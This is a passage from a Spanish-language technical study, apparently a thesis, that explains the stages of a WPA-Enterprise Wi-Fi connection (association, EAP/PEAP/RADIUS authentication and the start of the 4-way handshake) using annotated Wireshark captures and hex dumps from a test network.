


Figura. 114 Association Request Frame

### 3.2.3 Association Response

Es una trama de tipo de administración (*management frame*) donde el punto de acceso responde con el aviso de aceptación (o rechazo) a la *NIC* junto con un *ID* de asociación. En el caso en que el *AP* acepte a la tarjeta *NIC*, la trama incluirá información como velocidades de datos soportados, etc. Si la asociación es exitosa, la *NIC* puede utilizar el *Access Point* para comunicarse con sistemas de la distribución lateral del punto de acceso.

Filter: wlan.fc.type\_subtype==0x01

No.	Time	Source	Destination	Protocol	Length	Info
38082	1995.500961000	WistronN_00:00:89	Apple_eb:52:67	802.11	105	Association Response,

Frame 38082: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface 0

Radiotap Header v0, Length 18

IEEE 802.11 Association Response, Flags: ...R...C

Type/Subtype: Association Response (0x01)

Frame Control: 0x0810 (Normal)

Version: 0

Type: Management frame (0)

Subtype: 1

Flags: 0x8

- .... 00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
- .... 0.. = More Fragments: This is the last fragment
- ... 1... = Retry: Frame is being retransmitted
- ...0 .... = PWR MGT: STA will stay up
- ..0. .... = More Data: No data buffered
- .0.. .... = Protected flag: Data is not protected
- 0... .... = Order flag: Not strictly ordered

Duration: 314

Destination address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)

Source address: WistronN\_00:00:89 (00:1b:b1:00:00:89)

BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)

Fragment number: 0

Sequence number: 1073

Frame check sequence: 0x8a03a41d [correct]

IEEE 802.11 wireless LAN management frame

Fixed parameters (6 bytes)

Capabilities Information: 0x0431

Status code: Successful (0x0000)

..00 0000 0000 0001 = Association ID: 0x0001

Tagged parameters (53 bytes)

- Tag: Supported Rates 1(B), 2(B), 5.5(B), 6, 9, 11(B), 12, 18, [Mbit/sec]
- Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
- Tag: Vendor Specific: Microsof: WMM/WME: Parameter Element
- Tag: Vendor Specific: AtherosC: Advanced Capability

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b8 05 .....H.....

0010 00 00 10 08 3a 01 28 6a ba eb 52 67 00 1b b1 00 .....(j) ..Rg....

0020 00 89 00 1b b1 00 00 89 10 43 31 04 00 00 01 c6 .....CL.....

0030 01 08 82 84 8b 0c 12 96 18 24 32 04 30 48 60 6c .....S2.0H'L

0040 dd 18 00 50 f2 02 01 01 09 00 02 a4 40 00 27 a4 .....P.....0..'

0050 00 00 42 43 5e 00 62 32 2f 00 dd 09 00 03 7f 01 .....R^ b2 /

Frame (frame), 105 bytes Packets: 47740 Displayed: 108 Marked: 0 Load time: 0:01.154

Figura. 115 Association Response Frame

### 3.3 Etapa 3: EAP/802.11X/RADIUS Authentication

La etapa siguiente consiste en el intercambio de varios mensajes entre los equipos suplicante, autenticador y el servidor *RADIUS*, como se puede observar en la figura 3.1.1, donde procedimiento se realiza con el fin se establecer un protocolo de autenticación en este caso *EAP-TLS*, donde el autenticador actúa como un distribuidor para el intercambio de tramas, adicional como medio de protección durante esta etapa se genera un túnel para el intercambio seguro de información entre el suplicante y el servidor *RADIUS*. Posterior a haber validado la información y haber autenticado, se

genera una llave de sesión maestra entre ellos (*MSK*), la que el suplicante utiliza para generar una nueva llave maestra de emparejamiento (*PMK*), el servidor por su parte envía la clave de forma segura hacia el autenticador por medio del *MSK*, que permite al autenticador generar un *PMK* igual al generado por el suplicante, esto permitirá a los equipos continuar con las siguientes etapas de conexión. A continuación se muestran las tramas de los mensajes generados en la etapa 3.

### 3.3.1 EAPOL START

El primer mensaje en ser enviado por parte del suplicante, por medio del cual se solicita iniciar la conexión al equipo de acceso en este caso el Access Point. En la siguiente figura se puede observar el mensaje enviado en el escenario de pruebas implementado.

No.	Time	Source	Destination	Protocol	Length	Info
309400	1447.106297000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	60	Start

Hex	ASCII
0000 00 00 12 00 2e 48 00 00 10 02 6c 09 a0 00 f5 05	.....H.. ..l....
0010 00 00 88 01 3a 01 00 1b b1 00 00 89 28 6a ba eb	.....(j..
0020 52 67 00 1b b1 00 00 89 10 00 00 00 aa aa 03 00	Rg.....
0030 00 00 88 8e 01 01 00 00 17 2a 2c f6	.....*,,

mon0: <live capture in progress> F... Packets: 391269 Displayed: 114 Marked: 0

Figura. 116 Mensaje EAPOL START

### 3.3.2 EAP – Request identity

Este mensaje es enviado desde el autenticador hacia el suplicante, en el cual se solicita la identidad del usuario.

No.	Time	Source	Destination	Protocol	Length	Info
309402	1447.107310000	WistronN 00:00:89	Apple_eb:52:67	EAP	63	Request, Identity

+ Frame 309402: 63 bytes on wire (504 bits), 63 bytes captured (504 bits) on interface 0  
 + Radiotap Header v0, Length 18  
 + IEEE 802.11 Data, Flags: .....F.C  
 + Logical-Link Control  
 - 802.1X Authentication  
   Version: 802.1X-2004 (2)  
   Type: EAP Packet (0)  
   Length: 5  
   - Extensible Authentication Protocol  
     Code: Request (1)  
     Id: 105  
     Length: 5  
     Type: Identity (1)  
     Identity:

```

0000 00 00 12 00 2e 48 00 00 10 02 6c 09 a0 00 b9 05  ....H..l.....
0010 00 00 08 02 3a 01 28 6a ba eb 52 67 00 1b b1 00  ....:(j..Rg....
0020 00 89 00 1b b1 00 00 89 c0 33 aa aa 03 00 00 00  ....3.....
0030 88 8e 02 00 00 05 01 69 00 05 01 87 ed 44 f4  ....i.....D.
  
```

mon0: <live capture in progress> F... Packets: 395301 Displayed: 114 Marked: 0

Figura. 117 Mensaje EAP – Request Identity

### 3.3.3 EAP – Response Identity

Como respuesta al mensaje anterior, el suplicante envía un mensaje en donde se especifica su identidad, es decir su nombre de usuario.

No.	Time	Source	Destination	Protocol	Length	Info
309404	1447.109664000	Apple_eb:52:67	WistronN 00:00:89	EAP	72	Response, Identity

+ Frame 309404: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface 0  
 + Radiotap Header v0, Length 18  
 + IEEE 802.11 QoS Data, Flags: .....TC  
 + Logical-Link Control  
 - 802.1X Authentication  
   Version: 802.1X-2001 (1)  
   Type: EAP Packet (0)  
   Length: 12  
   - Extensible Authentication Protocol  
     Code: Response (2)  
     Id: 105  
     Length: 12  
     Type: Identity (1)  
     Identity: USUARIO

```

0000 00 00 12 00 2e 48 00 00 10 02 6c 09 a0 00 f8 05  ....H..l.....
0010 00 00 88 01 3a 01 00 1b b1 00 00 89 28 6a ba eb  ....(j.....
0020 52 67 00 1b b1 00 00 89 20 00 00 00 aa aa 03 00  Rg.....
0030 00 00 88 8e 01 00 00 0c 02 69 00 0c 01 55 53 55  ....i...USU
0040 41 52 49 4f f3 08 3a b4  ....ARIO...
  
```

mon0: <live capture in progress> F... Packets: 396141 Displayed: 114 Marked: 0

Figura. 118 Mensaje EAP – Response Identity

Enviado el mensaje de *Response identity*, el autenticador lo encapsula en una trama *RADIUS Access Request*, y lo envía hacia el servidor, el

mismo que toma la identidad dentro del mensaje y la consulta dentro de la base de datos, de ser correcta la identidad enviada, el servidor *RADIUS* envía un mensaje de *RADIUS Access Challenge*, para iniciar la negociación del tipo de canal *EAP*, para el establecimiento de un túnel para el intercambio de información.

### 3.3.4 EAP Request Start PEAP

El autenticador requiere establecer el canal de intercambio de información *EAP* de tipo *PEAP*, por lo que envía al suplicante el siguiente mensaje.

The screenshot displays a network traffic capture with a filter set to 'eapol'. The packet list shows two EAP packets:

No.	Time	Source	Destination	Protocol	Length	Info
169438	1189.007752000	WistronN 00:00:89	84:8e:0c:79:8e:35	EAP	699	Request, Protected EAP (EAP-PEAP)
171641	1207.267561000	84:8e:0c:79:8e:35	WistronN 00:00:89	EAP	66	Response, Protected EAP (EAP-PEAP)

The detailed view of the selected packet (No. 169438) shows the following structure:

- Frame 169438: 699 bytes on wire (5592 bits), 699 bytes captured (5592 bits) on interface 0
- Radiotap Header v0, Length 18
- IEEE 802.11 Data, Flags: .....F..
- Logical-Link Control
- 802.1X Authentication
  - Version: 802.1X-2004 (2)
  - Type: EAP Packet (0)
  - Length: 1024
  - Extensible Authentication Protocol
    - Code: Request (1)
    - Id: 61
    - Length: 1024
    - Type: Protected EAP (EAP-PEAP) (25)
    - EAP-TLS Flags: 0xc0
      - 1... .. = Length Included: True
      - .1.. .. = More Fragments: True
      - ..0. .... = Start: False
      - .... .000 = Version: 0
    - EAP-TLS Length: 2403

The bottom of the screenshot shows the raw packet data in hexadecimal and ASCII format.

Figura. 119 Mensaje EAP Request PEAP

### 3.3.5 EAP Response TLS Client Hello

Mediante el mensaje anterior y el presente mensaje inicia la negociación del tipo de canal, donde el suplicante envía el mensaje *TLS Client Hello*, para el establecimiento de canal *TLS*.




Figura. 120 Mensaje EAP response TLS Client Hello

El mensaje es encapsulado en una trama *RADIUS request*, por parte del autenticador y es enviado hacia el servidor, el mismo que verifica el mensaje y responde enviando el certificado mediante un mensaje *RADIUS Challenge*, este mensaje contiene varios parámetros como : *server hello*, *server certificate*, *server done*.

### 3.3.6 EAP Request TLS Certificate

El autenticador recibe el mensaje *RADIUS Challenge* enviado por el servidor, y lo envía hacia el suplicante, en donde se incluye el certificado.



Filter: eapol

No.	Source	Destination	Protocol	Length	Info
5000	WistronN_00:00:89	Apple_eb:52:67	TLSv1	1082	Server Hello,

802.1X Authentication

- Version: 802.1X-2004 (2)
- Type: EAP Packet (0)
- Length: 1024
- Extensible Authentication Protocol
  - Code: Request (1)
  - Id: 138
  - Length: 1024
  - Type: TLS EAP (EAP-TLS) (13)
  - EAP-TLS Flags: 0xc0
    - 1... .. = Length Included: True
    - .1... .. = More Fragments: True
    - ..0. .... = Start: False
  - EAP-TLS Length: 2533
  - [3 EAP-TLS Fragments (2533 bytes): #27451(1014), #27453(1014), #27456(505)]
  - Secure Sockets Layer
    - TLSv1 Record Layer: Handshake Protocol: Server Hello
    - TLSv1 Record Layer: Handshake Protocol: Certificate
    - TLSv1 Record Layer: Handshake Protocol: Server Key Exchange
    - TLSv1 Record Layer: Handshake Protocol: Multiple Handshake Messages

Frame (1082 bytes) Reassembled EAP-TLS (2533 bytes)

File: "/root/Desktop/captura 2" 12 ... Packets: 47740 Displayed: 273 Marked: 0 Load time: 0:01.06

Figura. 121 Mensaje EAP Request TLS Certificate

### 3.3.7 EAP Response TLS Key Exchange

En suplicante envía hacia el servidor un mensaje, que contiene la clave del usuario por medio del canal cifrado establecido.




Figura. 122 Mensaje EAP Response TLS Key Exchange

La trama es encapsulada en una nueva trama *RADIUS Request*, la misma que contiene las credenciales de usuario, y es enviada hacia el servidor para que sean consultadas en la Base de Datos.

- De comprobar que las credenciales son correctas el servidor responde con un mensaje *RADIUS challenge*, estableciendo el canal seguro de tipo *TLS*.
- De no ser correctas las credenciales el servidor responderá con un mensaje *RADIUS Reject*, finalizando el proceso para establecer el canal.

### 3.3.8 EAP Request Cipher TLS Complete

El autenticador recibe el mensaje del servidor *RADIUS*, y lo envía hacia el suplicante, para finalizar el establecimiento del canal.

The image shows a Wireshark packet capture of an EAP Request Cipher TLS Complete. The filter is set to 'eapol'. The packet details pane shows the following structure:

- Version: 802.1X-2004 (2)
- Type: EAP Packet (0)
- Length: 69
- Extensible Authentication Protocol
  - Code: Request (1)
  - Id: 179
  - Length: 69
  - Type: TLS EAP (EAP-TLS) (13)
  - EAP-TLS Flags: 0x00
    - 1... .. = Length Included: True
    - .0. .... = More Fragments: False
    - ..0. .... = Start: False
  - EAP-TLS Length: 59
  - Secure Sockets Layer
    - TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      - Content Type: Change Cipher Spec (20)
      - Version: TLS 1.0 (0x0301)
      - Length: 1
      - Change Cipher Spec Message
    - TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
      - Content Type: Handshake (22)
      - Version: TLS 1.0 (0x0301)
      - Length: 48

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b7 05  ....H. ....
0010 00 00 06 02 3a 01 20 8a ba eb 52 07 00 1b b1 00  ....: [ ] .Rg....
0020 00 89 00 1b b1 00 00 89 00 f7 aa aa 03 00 00 00  ....E.....E.....
0030 88 8e 02 00 00 45 01 b3 00 45 0d 00 00 00 3b  ....E.....E.....
0040 14 03 01 00 01 01 16 03 01 00 30 bb 00 e0 00 bc  ....: .0.....
0050 15 13 a1 66 a2 c1 d6 8a cf 39 d4 f9 69 8d 7c 21  f 9 i l
  
```

Figura. 123 EAP Request Cipher TLS Complete

### 3.3.9 EAP Response PEAP

Este mensaje es enviado por parte del suplicante hacia el autenticador, para solicitar el acceso a la red.

Filter: eapol

No.	Time	Source	Destination	Protocol	Length	Info
169438	1189.007752000	WistronN_00:00:89	84:8e:0c:79:8e:35	EAP	699	Request, Protected EAP (EAP-PEAP)
171641	1207.267561000	84:8e:0c:79:8e:35	WistronN_00:00:89	EAP	66	Response, Protected EAP (EAP-PEAP)

Frame 171641: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0

- Radiotap Header v0, Length 18
- IEEE 802.11 QoS Data, Flags: .....TC
- Logical-Link Control
- 802.1X Authentication
  - Version: 802.1X-2001 (1)
  - Type: EAP Packet (0)
  - Length: 6
  - Extensible Authentication Protocol
    - Code: Response (2)
    - Id: 62
    - Length: 6
    - Type: Protected EAP (EAP-PEAP) (25)
    - EAP-TLS Flags: 0x00
      - 0... .. = Length Included: False
      - .0.. .. = More Fragments: False
      - ..0. .... = Start: False
      - .... .000 = Version: 0

```

0000 00 00 12 00 2e 48 00 00 10 02 6c 09 a0 00 f2 05  ....H..l....
0010 00 00 88 01 3a 01 00 1b b1 00 00 89 84 8e 0c 79  ....y
0020 0e 35 00 1b b1 00 00 89 40 00 00 0a aa 03 00  .5.....@.....
0030 00 00 88 0e 01 00 00 06 02 3e 00 06 19 00 20 bb  .....>.....
0040 81 a1 ..

```

mon0: <live capture in progress> F... : Packets: 180377 Displayed: 50 Marked: 0 Profile:

Figura. 124 EAP Response PEAP

El autenticador recibe el mensaje, lo encapsula en un mensaje *RADIUS Request*, y responde enviando un mensaje *RADIUS Accept*, hacia el autenticador.

### 3.3.10 EAP SUCCES

Finalmente el autenticador envía una el mensaje hacia el suplicante, el mismo que se encuentra habilitado para hacer uso de la recursos de la red.




Figura. 125 EAP Success

### 3.3.11 Mensajes RADIUS

Los mensajes que se ven en la imagen a continuación, son la que fueron descritas en cada uno de los pasos anteriores, si bien son importantes en el proceso de validación, cabe señalar que se intercambian entre el autenticador y el servidor por medio de *Ethernet*.




Figura. 126 EAP Success

### 3.4 Etapa 4: 4-Way Handshake

Se explicará los mensajes del (27) al (30). El Access Point necesita autenticarse con el suplicante (*STA*) y las llaves para encriptar el tráfico necesitan establecerse. En intercambio de *EAP* analizado anteriormente, ha compartido una llave secreta *PMK* (*Pairwise Mater Key*). Esta llave es diseñada para durar toda la sesión y debe ser expuesta lo mínimo posible. Por lo tanto, el apretón de manos de 4 vías (*4-Way Handshake*) es usada para establecer otra llave llamada *PTK* (*Pairwise Transient Key*). La *PTK* es generada al concatenar los atributos de: *PMK*, *AP nonce* (*ANonce*), *STA nonce* (*SNonce*), *AP* y *STA MAC address*. Esta combinación es sometida a *PBKDF2* (*Password-Based Key Derivation Function 2*) como la funciona criptográfica. Al completarse esta etapa la *PTK* es compartida entre el autenticador y el suplicante, entonces los puertos *802.11X* son desbloqueados para los paquetes de datos. Este proceso se detalla a continuación:

#### 3.4.1 Mensaje 1

El *AP* envía el *msg1* al suplicante, este contiene los parámetros: dirección *MAC* del *Access Point* (*AA*), un número aleatorio escogido por el autenticador (*ANonce*) y un contador para prevenir un ataque de repetición (*sn*).

No.	Time	Source	Destination	Protocol	Length	Info
8584	489.301024000	WistronN_00:00:89	Apple_eb:52:67	EAPOL	175	Key (Message 1 of 4)
8585	489.303827000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	177	Key (Message 2 of 4)
8587	489.306581000	WistronN_00:00:89	Apple_eb:52:67	EAPOL	209	Key (Message 3 of 4)
8588	489.309366000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	155	Key (Message 4 of 4)

```

- 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  Key Information: 0x008a
    .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    .... .1.. = Key Type: Pairwise Key
    .... ..00 = Key Index: 0
    .... .0.. = Install: Not set
    .... .1.. = Key ACK: Set
    .... ..0 = Key MIC: Not set
    .... ..0 = Secure: Not set
    .... .0.. = Error: Not set
    .... 0... = Request: Not set
    .... 0... = Encrypted Key Data: Not set
  Key Length: 16
  Replay Counter: 2
  WPA Key Nonce: 09f65a8feb9aa5165e53a48b869f98ce7e4883cc9195e60d...

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b8 05 .....H.....
0010 00 00 08 02 3a 01 28 6a ba eb 52 67 00 1b b1 00 .....(j ..Rg...
0020 00 89 00 1b b1 00 00 89 50 83 aa aa 03 00 00 00 .....P.....
0030 88 8e 02 03 00 75 02 00 8a 00 10 00 00 00 00 .....U.....
0040 00 00 02 09 f6 5a 8f eb 9a a5 16 5e 53 a4 8b 86 .....Z.....^S...

```

mon0: <live capture in progress> F... Packets: 12728 Displayed: 49 Marked: 0

Figura. 127 Handshake Mensaje 1

### 3.4.2 Mensaje 2

El suplicante, genera dos parámetros adicionales: la dirección MAC del cliente (*SPA*) y un número aleatorio escogido por el cliente (*SNonce*). El suplicante deduce el *PTK* a partir de cinco parámetros: *AA*, *ANonce*, *SPA*, *SNonce* y el *PMK*. Se debe considerar que el *PTK* no se deduce entre el cliente y el *AP* en el primer mensaje, esto solo sucede después de que se recibe el msg 2 usando el *MIC* (*Message Integrity Code*).

No.	Time	Source	Destination	Protocol	Length	Info
8584	489.301024000	WistronN_00:00:89	Apple_eb:52:67	EAPOL	175	Key (Message 1 of 4)
8585	489.303827000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	177	Key (Message 2 of 4)
8587	489.306501000	WistronN_00:00:89	Apple_eb:52:67	EAPOL	209	Key (Message 3 of 4)
8588	489.309366000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	155	Key (Message 4 of 4)

802.1X Authentication	
Version:	802.1X-2004 (2)
Type:	Key (3)
Length:	117
Key Descriptor Type:	EAPOL RSN Key (2)
Key Information:	0x010a
.....010	= Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
.....1..	= Key Type: Pairwise Key
.....00	= Key Index: 0
.....0..	= Install: Not set
.....0...	= Key ACK: Not set
.....1	= Key MIC: Set
.....0.	= Secure: Not set
.....0..	= Error: Not set
.....0...	= Request: Not set
.....0	= Encrypted Key Data: Not set
Key Length:	16
Replay Counter:	2
WPA Key Nonce:	d933c99db312ced2896f6900b7fcbfe7fe720c6fc6f6c84b...

0000	00 00 12 00 2e 48 00 00	10 02 99 09 a0 00 ae 05	.....H..
0010	00 00 88 01 3a 01 00 1b	b1 00 00 09 28 6a ba eb	.....{j..
0020	52 67 00 1b b1 00 00 89	70 00 00 00 aa aa 03 00	Rg.....p.....
0030	00 00 88 8e 02 03 00 75	02 01 0a 00 10 00 00 00	.....u.....
0040	00 00 00 00 02 d9 33 c9	9d b3 17 ce d2 89 6f 69	.....3.....0j

mon0: <live capture in progress> F... : Packets: 12848 Displayed: 49 Marked: 0

Figura. 128 Handshake Mensaje 2

### 3.4.3 Mensaje 3

